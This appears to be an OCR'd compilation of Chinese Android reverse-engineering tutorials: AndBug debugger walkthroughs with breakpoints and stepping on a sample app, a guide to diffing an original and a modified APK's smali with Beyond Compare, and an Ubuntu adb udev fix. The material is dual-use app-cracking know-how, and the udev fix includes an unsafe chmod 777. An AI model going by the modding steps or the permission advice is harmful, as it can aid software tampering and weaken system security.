
3、多调试端链接模拟器导致的错误

在启动 andbug 时，可能遇到由于多个调试端同时链接模拟器导致的运行错误。



开启多个调试链接的情况会有很多，如：运行了两个 andbug 程序；在用 eclipse 等工具调试 apk 程序等情况。只要将其他调试程序关掉，andbug 就可以正常使用了。

关掉其他调试链接后，可以运行成功了。



Android 动态逆向分析工具（四）

——Andbug 补充调试功能

anbingchun@163.com

新增了函数内设置断点，已经单步调试相关的功能。

■ 在函数内部设置断点

1.1、定位要分析的函数

通过 classes 和 methods 命令，定位到要分析的函数，这里以 com.example.test.MainActivity 为例，可以对该函数的入口设置断点。

```
>> classes example
## Loaded Classes
   -- com.example.test.MainActivity$1
   -- com.example.test.MainActivity
>> method com.example.test.MainActivity
!! command not supported: "method."
>> methods com.example.test.MainActivity
## Methods Lcom/example/test/MainActivity;
   -- com.example.test.MainActivity.<clinit>()V
   -- com.example.test.MainActivity.<init>()V
   -- com.example.test.MainActivity.onCreate(Landroid/os/Bundle;)V
   -- com.example.test.MainActivity.onCreateOptionsMenu(Landroid/view/Menu;)Z
   -- com.example.test.MainActivity.test(Ljava/lang/String;IJLcom/example/test/MainActivity;[B)I
   -- com.example.test.MainActivity.testConnectivityManager()V
>> break com.example.test.MainActivity onCreate
## Setting Hooks
   -- Hooked <536870924> com.example.test.MainActivity.onCreate(Landroid/os/Bundle;)V:0 <class
      'andbug.vm.Location'>
>> break-list
## Active Hooks
   -- Hook <536870924> com.example.test.MainActivity.onCreate(Landroid/os/Bundle;)V:0 <class
      'andbug.vm.Location'>
```

1.2、查看函数部的代码分布情况

通过 break com.example.test.MainActivity onCreate show 命令可以看到函数内各代码的

```
>> break com.example.test.MainActivity onCreate show
## Setting Hooks
   -- [24L, 25L, 27L, 29L, 31L, 46L]
```

与之对应的源代码为：

```
@Override
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.activity_main);

    testConnectivityManager();

    Button btn = (Button)findViewById(R.id.test);
    //绑定匿名的监听器，并执行您所要在点击按钮后执行的逻辑代码
    btn.setOnClickListener(new View.OnClickListener()
    {
        public void onClick(View arg0)
        {

            Toast.makeText(MainActivity.this, "点击了按钮", Toast.LENGTH_LONG).show();
            byte tt[] = new byte[10];
            test("test", 20, 25L, MainActivity.this, tt);
            String a= new String(tt);
            Log.i("aaa", a);
        }
    });


}
```

其中代码“super.onCreate(savedInstanceState);”位于第 24 行，onCreate 函数的最后一个大括号位于 46 行。
通过 show 我们可以得知，onCreate 中的代码分别位于第 24、25、27、29、31、46 行。
这里支持以源代码代码行粒度的断点设置，还不支持以 dilvik 汇编指令粒度的进行断点设置。

1.3、设置函数内的断点

如图所示，分别在 27、24、25 行设置了断点。

```
>> break-list
## Active Hooks
   -- Hook <536870924> com.example.test.MainActivity.onCreate(Landroid/os/Bundle;)V:0 <class
      'andbug.vm.Location'>
>> break com.example.test.MainActivity onCreate show
## Setting Hooks
   -- [24L, 25L, 27L, 29L, 31L, 46L]
>> break com.example.test.MainActivity onCreate 27
## Setting Hooks
   -- Hooked <536870925> com.example.test.MainActivity.onCreate(Landroid/os/Bundle;)V:8 <class
      'andbug.vm.Location'>
>> break-list
## Active Hooks
   -- Hook <536870924> com.example.test.MainActivity.onCreate(Landroid/os/Bundle;)V:0 <class
      'andbug.vm.Location'>
   -- Hook <536870925> com.example.test.MainActivity.onCreate(Landroid/os/Bundle;)V:8 <class
      'andbug.vm.Location'>
>> break com.example.test.MainActivity onCreate 24
## Setting Hooks
   -- Hooked <536870926> com.example.test.MainActivity.onCreate(Landroid/os/Bundle;)V:0 <class
      'andbug.vm.Location'>
>> break com.example.test.MainActivity onCreate 25
## Setting Hooks
   -- Hooked <536870927> com.example.test.MainActivity.onCreate(Landroid/os/Bundle;)V:3 <class
      'andbug.vm.Location'>
>>
```


设置断点如下图所示，每个断点中的，0、8、0、3 是指设置断点位置相对与函数入口点，davlik 汇编指令的偏移位置。

```
>> break-list
## Active Hooks
   -- Hook <536870924> com.example.test.MainActivity.onCreate(Landroid/os/Bundle;)V:0 <class
      'andbug.vm.Location'>
   -- Hook <536870925> com.example.test.MainActivity.onCreate(Landroid/os/Bundle;)V:8 <class
      'andbug.vm.Location'>
   -- Hook <536870926> com.example.test.MainActivity.onCreate(Landroid/os/Bundle;)V:0 <class
      'andbug.vm.Location'>
   -- Hook <536870927> com.example.test.MainActivity.onCreate(Landroid/os/Bundle;)V:3 <class
      'andbug.vm.Location'>
>>
```

注：目前暂时不支持，以 dalvik 汇编指令粒度的断点设置

1.4、断点的出发

对函数 com.example.test.MainActivity.test 中的 65 行处设置断点，出发后如图所示。



■ 单步调试功能

该部分代码为 FreedomCoder 实现，但一直没有被 swdunlop 合并进主干，为实习下面功能，作者将 FreedomCoder 的部分代码合并进了作者的 git 代码。

2.1 运行应用，并将应用停在设定位置

如下图所示：
加载调试目标，并分别在 test 函数的入口和 65 行代码处设置断点。
点击实际上的某个按钮，触发 test 函数，apk 运行中断在 test 函数入口处。

```
anbc@anbc-OptiPlex-780:~/test/do/Andbug_Freedom/AndBug$ PYTHONPATH=lib ./andbug  shell -p com.exam
ple.test

## AndBug (C) 2011 Scott W. Dunlop <swdunlop@gmail.com>
>> break com.example.test.MainActivity test
## Setting Hooks
   -- Hooked <536870913>
      com.example.test.MainActivity.test(Ljava/lang/String;IJLcom/example/test/MainActivity;[B)I:0
      : smali line: 50 <class 'andbug.vm.Location'>
>> break-list
## Active Hooks
   -- Hook <536870913> com.example.test.MainActivity.test(Ljava/lang/String;IJLcom/example/test/MainActivity;[B)I:0: smali line:
      50 <class 'andbug.vm.Location'>
>> break com.example.test.MainActivity test 65
## Setting Hooks
   -- Hooked <536870914> com.example.test.MainActivity.test(Ljava/lang/String;IJLcom/example/test/MainActivity;[B)I:38: smali
      line: 65 <class 'andbug.vm.Location'>
>> 536870913
## Breakpoint hit in thread <1> main    (running suspended), process suspended.
   -- com.example.test.MainActivity.test(Ljava/lang/String;IJLcom/example/test/MainActivity;[B)I:0: smali line: 50
   -- com.example.test.MainActivity$1.onClick(Landroid/view/View;)V:26
   -- android.view.View.performClick()Z:18
   -- android.view.View$PerformClick.run()V:2
   -- android.os.Handler.handleCallback(Landroid/os/Message;)V:2
   -- android.os.Handler.dispatchMessage(Landroid/os/Message;)V:4
   -- android.os.Looper.loop()V:84
   -- android.app.ActivityThread.main([Ljava/lang/String;)V:56
   -- java.lang.reflect.Method.invokeNative(Ljava/lang/Object;[Ljava/lang/Object;Ljava/lang/Class;[Ljava/lang/Class;Ljava/lang/Cl
      ass;IZ)Ljava/lang/Object; <native>
   -- java.lang.reflect.Method.invoke(Ljava/lang/Object;[Ljava/lang/Object;)Ljava/lang/Object;:17

>> s
## Step Over
```

2.2、step over 功能

执行下一步指令，使用命令：step over 命令。
如下图分别与行了第 51 行和 52 行的代码。

命令的全称是“stepover”，缩写是“s”

```
>> s
## Step Over
>> 536870915
## Single step complete in thread <1> main      (running suspended), suspended.
   -- com.example.test.MainActivity.test(Ljava/lang/String;IJLcom/example/test/MainActivity;[B)I:2: smali line: 51

>>
>> s
## Step Over
>> 536870916
## Single step complete in thread <1> main      (running suspended), suspended.
   -- com.example.test.MainActivity.test(Ljava/lang/String;IJLcom/example/test/MainActivity;[B)I:4: smali line: 52
```

2.3、step into 功能

进入子函数的单步执行命令“stepinto”，缩写为“si”
由于本例中，该代码处，不是一个函数调用，所以执行效果等同于“step over”

```
>> stepinto
## Step Into
>> 536870917
## Single step complete in thread <1> main      (running suspended), suspended.
   -- com.example.test.MainActivity.test(Ljava/lang/String;IJLcom/example/test/MainActivity;[B)I:6: smali line: 53
```

单步执行后，代码停到了 53 行处。

2.4、stepout 功能

通过该功能可以实现，从当前函数中跳出来，停止在其父函数位置。

其父函数是“com.example.test.MainActivity$1.onClick”

下面为 test 函数的源码

```
public int test(String sArg, int iArg, long lArg, MainActivity activityArg, byte tt[])
{
    String sVar = "111111";
    int iVar = 30;
    long lVar = 5L;
    double dVar = 3.5;
    MainActivity mainActivityVar = activityArg;

    for (byte i=0; i<10; i++)
    {
        tt[i]='e';

    }

    Toast.makeText(MainActivity.this, "you test", Toast.LENGTH_LONG).show();
    Log.i("aaa", "111");
    Log.i("aaa", "112");
    Log.i("aaa", "113");
    Log.i("aaa", "114");
    Log.i("aaa", "115");
    Log.i("aaa", "116");

    return 22;

}
```

不支持的功能：

1、以 dalvik 汇编指令粒度的断点设置
2、Show 展示断点设置位置时，只显示数字行号偏移，不显示对应的代码，不利于操作。
3、断点与汇编或源码的关联功能没有实现，
4、bug 带$的类名会错。

如何使用文件夹比较（适合新手）

Dawm

软件：BT 种子搜索 1.5.1（原版和修改版）

工具： APKIDE 或 APKTOOLKIT（能反编译 DEX 文件就好）


Beyond Compare（文件比较工具）

以上工具都可以在游人-铸剑阁→工具下载区找到。

首先我们把要比较的软件准备好，这里为了方便大家看明白，我把软件名字改成 1（未修改）和 2（修改过），顺便建立两个空文件夹名字也改成 1 和 2。见图 1：


然后通过 IDE 打开 1.APK，在项目框里面鼠标右键打开文件夹。见图 2：

把里面名字为 SMALI 的文件夹复制到 1 文件夹里面。见图 3：




2APK 同 1APK 操作，打开的时候 IDE 会提醒工作目录已存在，点击“是“。然后把这次的名字为 SMALI 的文件复制到 2 文件里。


以上做好，我们打开 Beyond Compare，选择文件夹比较。见图 4:




然后我们把没修改的 1 文件夹放到左侧，把修改过的 2 文件放到右侧。见图 5：




第一步，显示差异项。第二步，展开所有。第三步，选中所有。见图 6：




在比较内容框里面鼠标右键，然后点击比较内容。这时候会跳出来一个比较内容选择窗口，二进制比较，点击开始。见图 7：图 8：




比较很快的，我们看到了不一样的结果有 3 个。见图 9：



双击第一个有差异项的看下吧，会出现一个新的窗口（有点像游览器）。见图 10：



我们知道 1 文件是没有修改的内容，左侧边的代码。2 文件是修改该过的内容，右侧边的代码。通过这个图我相信大家都能懂。图 11：



教程到这里结束了，提醒下，并不是所有的软件都可以提取 DEX 文件的，加壳加密反反编译代码，都可以导致提取 DEX 失败。

写这个教程的时候，在找软件，看到天哥的软件，就顺手下下来了，哈哈。

这课教程比较适合新手和初学者，高手绕过勿喷。

转载请注明出处：游人客栈 bbs.urenkz.com

调试命令相关

ubuntu12.04 真机调试时无法找到手机

在 ubuntu12.04 上进行 android 程序调试时找不到手机信息，可以采用以下方式解决此问题.

1)在命令行中输入 lsusb,查看手机 ID，截图如下：

```
andy@andypc:~$ lsusb
Bus 001 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub
Bus 002 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub
Bus 003 Device 001: ID 1d6b:0001 Linux Foundation 1.1 root hub
Bus 004 Device 001: ID 1d6b:0001 Linux Foundation 1.1 root hub
Bus 005 Device 001: ID 1d6b:0001 Linux Foundation 1.1 root hub
Bus 006 Device 001: ID 1d6b:0001 Linux Foundation 1.1 root hub
Bus 007 Device 001: ID 1d6b:0001 Linux Foundation 1.1 root hub
Bus 008 Device 001: ID 1d6b:0001 Linux Foundation 1.1 root hub
Bus 002 Device 003: ID 04f2:b033 Chicony Electronics Co., Ltd
Bus 005 Device 002: ID 08ff:1600 AuthenTec, Inc. AES1600
Bus 007 Device 002: ID 17ef:6016 Lenovo
Bus 002 Device 007: ID 0451:d102 Texas Instruments, Inc.
andy@andypc:~$ adb devices
List of devices attached
???????????    no permissions
```

我的手机是 TCL,所以手机 ID 是：0451

2）cd etc/udev/rules.d/

然后修改文件，我的是 70-persistent-cd.rules,不同的 ubuntu 版本可能不同

sudo gedit 70-persistent-cd.rules,在文件末尾加上下面这句话：

SUBSYSTEM==“usb”， SYSFS{"TCL"}=="0451",MODE="0666"

保存退出，接下来修改文件权限：

sudo chmod 777 /etc/udev/rules.d/70-persistent-cd.rules

